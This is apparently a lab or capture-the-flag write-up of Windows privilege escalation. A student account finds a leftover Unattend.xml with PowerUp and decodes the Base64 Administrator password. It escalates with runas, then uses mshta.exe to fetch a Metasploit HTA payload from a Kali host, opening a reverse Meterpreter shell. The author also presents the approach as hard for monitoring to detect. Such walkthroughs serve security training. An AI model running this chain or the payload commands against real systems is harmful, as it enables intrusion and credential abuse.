Windows: Privilege Escalation via Unattended Installation

PowerUp.ps1 Misconfiguration Audit, Base64 Credential Extraction, runas Escalation, and Meterpreter Access

Goal

The objective of this lab was to escalate from a low-privilege student account on a Windows machine by identifying a misconfiguration using `PowerUp.ps1`. The misconfiguration exposed an `Unattend.xml` file left behind from an automated Windows installation, which contained Base64-encoded Administrator credentials. The recovered password was then used to spawn an elevated command prompt and establish a full Meterpreter session from Kali.

Overview

Attack Chain Summary:

1. **Verify context:** Confirm current user with `whoami` and identify we are running as a low-privilege student account
2. **PowerUp.ps1:** Run `Invoke-PrivescAudit` to scan for misconfigurations and discover the leftover `Unattend.xml`
3. **Extract credentials:** Read `Unattend.xml` and find the Base64-encoded AutoLogon password for the Administrator account
4. **Decode password:** Use PowerShell Base64 decoding to recover the plaintext password `Admin@123`
5. **Escalate:** Use `runas.exe` to open a `cmd` prompt running as Administrator
6. **Payload delivery:** Switch to Kali and use the `hta_server` exploit to generate and host an HTA payload
7. **Execute payload:** Run `mshta.exe` on Windows pointing at the Kali-hosted link and receive the reverse Meterpreter session
8. **Verify and flag:** Confirm Administrator access, navigate to the Desktop, and retrieve `flag.txt`

0) Setup

- **Target:** Windows machine with student account access (low privilege)
- **Attacker:** Kali Linux
- **Tools:** `PowerSploit` (PowerUp.ps1), `runas.exe`, Metasploit (`hta_server`), `mshta.exe`

1) Background: Unattended Installation Files

What is an Unattended Installation? When Windows is deployed across many machines at once, admins use answer files to automate the whole process. Instead of clicking through the installer manually on every machine, they pre-configure everything in a file called `Unattend.xml` or `sysprep.xml`. This includes timezone, locale, product key, and in many cases administrator credentials so the system can auto-login after setup.
The issue is that these files are supposed to be deleted once the installation finishes. A lot of the time they are not. They just sit there on disk in predictable locations, readable by anyone who knows where to look.
Common locations to check:

- `C:\Windows\Panther\Unattend.xml`
- `C:\Windows\Panther\Unattended.xml`
- `C:\Windows\System32\sysprep\sysprep.xml`
- `C:\unattend.xml`

One more important point. The password inside these files is Base64 encoded, not encrypted. A lot of people see a long encoded string and assume it is protected. It is not. Base64 is just a way to represent binary data as text. It is completely reversible and takes seconds to decode. There is no key, no algorithm, nothing protecting it.
PowerUp.ps1 from the PowerSploit framework automates the search for misconfigurations like this. Its `Invoke-PrivescAudit` function checks dozens of escalation vectors in one run, including leftover unattend files.

2) Initial Enumeration

2.1 Confirming Current User Context

My Thinking: Before doing anything else I want to know exactly where I am. `whoami` is the first command I run on any new session. It tells me the username and whether there is any domain context. I already knew this was a student account but I still want it confirmed and documented. It sets the clear before picture before I escalate.

```
whoami
```




Figure 1: whoami confirming current low-privilege student account

What I confirmed:

- Running as a standard low-privilege student account
- No administrative rights in the current context

- Need to find a path to escalate

3) Misconfiguration Discovery with PowerUp.ps1

3.1 Running Invoke-PrivescAudit

My Thinking: Rather than manually checking every possible escalation path, PowerUp.ps1 does the heavy lifting. It is a PowerShell script from the PowerSploit framework that audits the system for common privilege escalation misconfigurations. Things like weak service permissions, unquoted service paths, AlwaysInstallElevated, and leftover unattend files.
Before running it I need to deal with the execution policy. By default Windows blocks unsigned scripts from running. The `-ep bypass` flag overrides this for the current session only. It does not permanently change anything on the system. It just lets me run the script right now.
The dot-sourcing syntax `. .\PowerUp.ps1` is also worth understanding. It does not just run the script. It loads all the functions defined inside it into the current PowerShell session. Without doing this, `Invoke-PrivescAudit` would not be available to call as a command.

```
cd .\Desktop\PowerSploit\Privesc\
powershell -ep bypass
. .\PowerUp.ps1
Invoke-PrivescAudit
```





Figure 2: Navigating to PowerSploit directory and loading PowerUp.ps1



```
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit


ModifiablePath    : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference : PRIV-ESC\student
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files



PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Figure 3: Invoke-PrivescAudit output highlighting Unattend.xml as a finding

What I found:

- `Invoke-PrivescAudit` flagged `C:\Windows\Panther\Unattend.xml` as a sensitive file
- The file was identified as a leftover answer file from an automated installation
- This is the kind of finding that would take a long time to spot manually

Why this matters:

- Unattend files often contain setup credentials that are still active on the system
- The password inside is Base64 encoded, not encrypted. It can be decoded in seconds

4) Credential Extraction from Unattend.xml

4.1 Reading the File

My Thinking: Now that I know the file is there I just need to read it. `cat` in PowerShell is an alias for `Get-Content`. It dumps the file straight to the terminal. I am looking for the `AutoLogon` block specifically. That is the section Windows uses to store credentials for automatic login after setup completes.

```
cat C:\Windows\Panther\Unattend.xml
```

```
<AutoLogon>
    <Password>
        <Value>QWRtaW5AMTIz</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>administrator</Username>
</AutoLogon>
```

Figure 4: Contents of Unattend.xml showing AutoLogon block with Base64-encoded password

What I found inside the file:

- `<Username>administrator</Username>` confirms the target account
- `<Password>QWRtaW5AMTIz</Password>` is the Base64-encoded password
- The `<Enabled>` and `<LogonCount>` fields confirm AutoLogon was configured during setup

4.2 Decoding the Password

My Thinking: Base64 is just an encoding format. It converts binary data into readable text so it can be stored safely in an XML file. It is not a security measure at all. Anyone can reverse it. The quickest way to do this on Windows is directly in PowerShell using the built-in `System.Convert` class. I assign the encoded string to a variable first, then decode it and convert the resulting bytes back to a readable UTF-8 string.
This can also be done from Kali with a one-liner: `echo QWRtaW5AMTIz | base64 -d`. Same result either way.

```
$password = 'QWRtaW5AMTIz'
$password = [System.Text.Encoding]::UTF8.GetString(
    [System.Convert]::FromBase64String($password)
)
echo $password
```

```
PS C:\Windows\Panther>
PS C:\Windows\Panther> $password='QWRtaW5AMTIz'
PS C:\Windows\Panther> $password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($password))
PS C:\Windows\Panther> echo $password
Admin@123
PS C:\Windows\Panther>
```

Figure 5: PowerShell Base64 decoding revealing plaintext password Admin@123

What I recovered:

- Plaintext Administrator password: `Admin@123`
- The whole decode took about ten seconds

5) Privilege Escalation via runas

5.1 Spawning an Elevated Command Prompt

My Thinking: I have the username and the plaintext password. The most direct thing to do at this point is use `runas.exe`. It is a built-in Windows utility that lets you launch a process under a different account. No remote connection needed, no exploit. It prompts for the password interactively and then opens a `cmd.exe` running as that account.
From the Administrator cmd window I get full admin privileges. That is where I will run the payload next to get a proper Meterpreter session back to Kali.

```
runas.exe /user:administrator cmd
# When prompted enter: Admin@123
```




Figure 6: runas.exe prompting for password and spawning Administrator cmd




Figure 7: New cmd window open and running as Administrator

What happened:

- A new `cmd.exe` window opened running as `administrator`
- Full administrative access confirmed in the new terminal
- Ready to pull in a payload from Kali for a stable Meterpreter session

6) Payload Delivery: HTA Server and Meterpreter

6.1 Setting Up the HTA Server on Kali

My Thinking: I have Administrator access locally on Windows but I want a proper Meterpreter session on Kali. The `hta_server` module in Metasploit is a clean way to do this. It hosts a malicious HTA file over HTTP. All I need is to get Windows to request and run that file using `mshta.exe`, which is a legitimate built-in Windows binary that handles HTA files.
This is a Living off the Land approach. I am not dropping any custom executable on the target. The only thing running on Windows is `mshta.exe`, which is a signed Microsoft binary. This makes detection harder because the process itself looks completely normal to any monitoring tool.

```
# On Kali in msfconsole:
search hta_server
use exploit/windows/misc/hta_server
set LHOST <kali-ip>
set LPORT 4444
exploit
```




Figure 8: Metasploit hta_server running and providing the HTA payload URL

What this sets up:

- Metasploit starts an HTTP server hosting a malicious HTA file
- A URL is generated in the format `http://<kali-ip>:4444/<random>.hta`
- Listener is ready and waiting for the reverse connection

6.2 Executing the Payload from the Admin cmd

My Thinking: From the Administrator `cmd` window I opened with `runas`, I run `mshta.exe` pointing at the Kali HTA URL. `mshta.exe` fetches the file, parses it, and runs the embedded script. Because this is running from an Administrator context, the reverse shell that comes back to Kali carries Administrator privileges.
The whole delivery used only built-in Windows tools. `runas.exe` for escalation and `mshta.exe` for execution. Nothing custom was written to disk on the target at any point.

```
# In the Administrator cmd window on Windows:
mshta.exe http://<kali-ip>:4444/<payload>.hta
```

```
C:\Windows\system32>mshta.exe http://10.10.49.4:8080/ed8jIlKXsJO.hta

C:\Windows\system32>_
```

Figure 9: Executing mshta.exe with the HTA payload URL from Administrator cmd

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.49.4:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://10.10.49.4:8080/ed8jIlKXsJO.hta
[*] Server started.
[*] 10.2.26.219      hta_server - Delivering Payload
[*] Sending stage (176198 bytes) to 10.2.26.219
[*] Meterpreter session 1 opened (10.10.49.4:4444 → 10.2.26.219:49836) at 2026-05-01 04:17:52 +0530
```

Figure 10: Meterpreter session received on Kali after HTA execution

What happened:

- `mshta.exe` fetched and executed the HTA payload
- Reverse connection established back to Kali
- Meterpreter session opened running as Administrator

7) Post-Exploitation: Verification and Flag

7.1 Session Verification

```
sessions -i 1
sysinfo
getuid
getprivs
```

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : PRIV-ESC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: PRIV-ESC\Administrator
meterpreter >
```

Figure 11: sysinfo and getuid confirming Administrator session on Kali

```
Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Figure 12: getprivs showing full Administrator privilege set

What I confirmed:

- `getuid` confirms running as `administrator`
- Full privilege set available including `SeDebugPrivilege` and `SeImpersonatePrivilege`
- Complete control over the target system

7.2 Retrieving the Flag

> **My Thinking:** The flag is almost always on the Administrator Desktop. I navigated straight to `C:\Users\Administrator\Desktop` from the Meterpreter session. This is the standard modern Windows profile path. On older systems like XP or Server 2003 the path would be `C:\Documents and Settings\Administrator\Desktop` instead. Worth keeping both in mind depending on what OS you land on.

```
cd C:\\
dir
cd Users
cd Administrator
cd Desktop
dir
cat flag.txt
```




Figure 13: Navigating to Administrator Desktop and reading flag.txt

Objective complete:

- Flag retrieved from `C:\Users\Administrator\Desktop\flag.txt`
- Full compromise confirmed from student account to Administrator through one misconfiguration

Key Takeaways

- **Unattend files are a real and common finding.** In environments where Windows is deployed at scale, these files get left behind more often than you would expect. `C:\Windows\Panther\` is the first place to check. Always try all four common paths before moving on.
- **Base64 is not encryption, ever.** This is probably the most important thing to take from this lab. The password field in Unattend.xml looks protected but it is completely reversible in seconds. Whenever you see a long encoded-looking string in a config file, always try Base64 decoding it before assuming it is actually encrypted.
- **PowerUp.ps1 should be one of the first things you run on any Windows target.** `Invoke-PrivescAudit` takes under a minute and covers dozens of vectors at once. Manual enumeration would have taken much longer and there is a real chance the unattend file would have been missed entirely.
- **Execution policy bypass is not a security boundary.** The `-ep bypass` flag is a user-controllable setting that any local user can apply. It only stops accidental script execution. It does nothing to stop intentional attacks. Never treat it as a defence.
- **runas is a clean and underrated escalation tool.** When you have credentials but no remote access, `runas.exe` lets you open a new process under a different account without logging out or setting up a new connection. It is built into every version of Windows and works exactly as expected.
- **LOLBins reduce your footprint on the target.** Using `mshta.exe` to execute the payload means no custom binary was written to disk for the delivery stage. The process that runs on the target is a signed Microsoft binary. This is harder to detect and block compared to dropping a custom executable.
- **This entire escalation required zero exploits.** Student account, read a file that should not be there, decode a string, run a built-in Windows command. That is it. The most common real-world path to privilege escalation in enterprise environments is exactly this: misconfiguration and credential abuse, not vulnerability exploitation.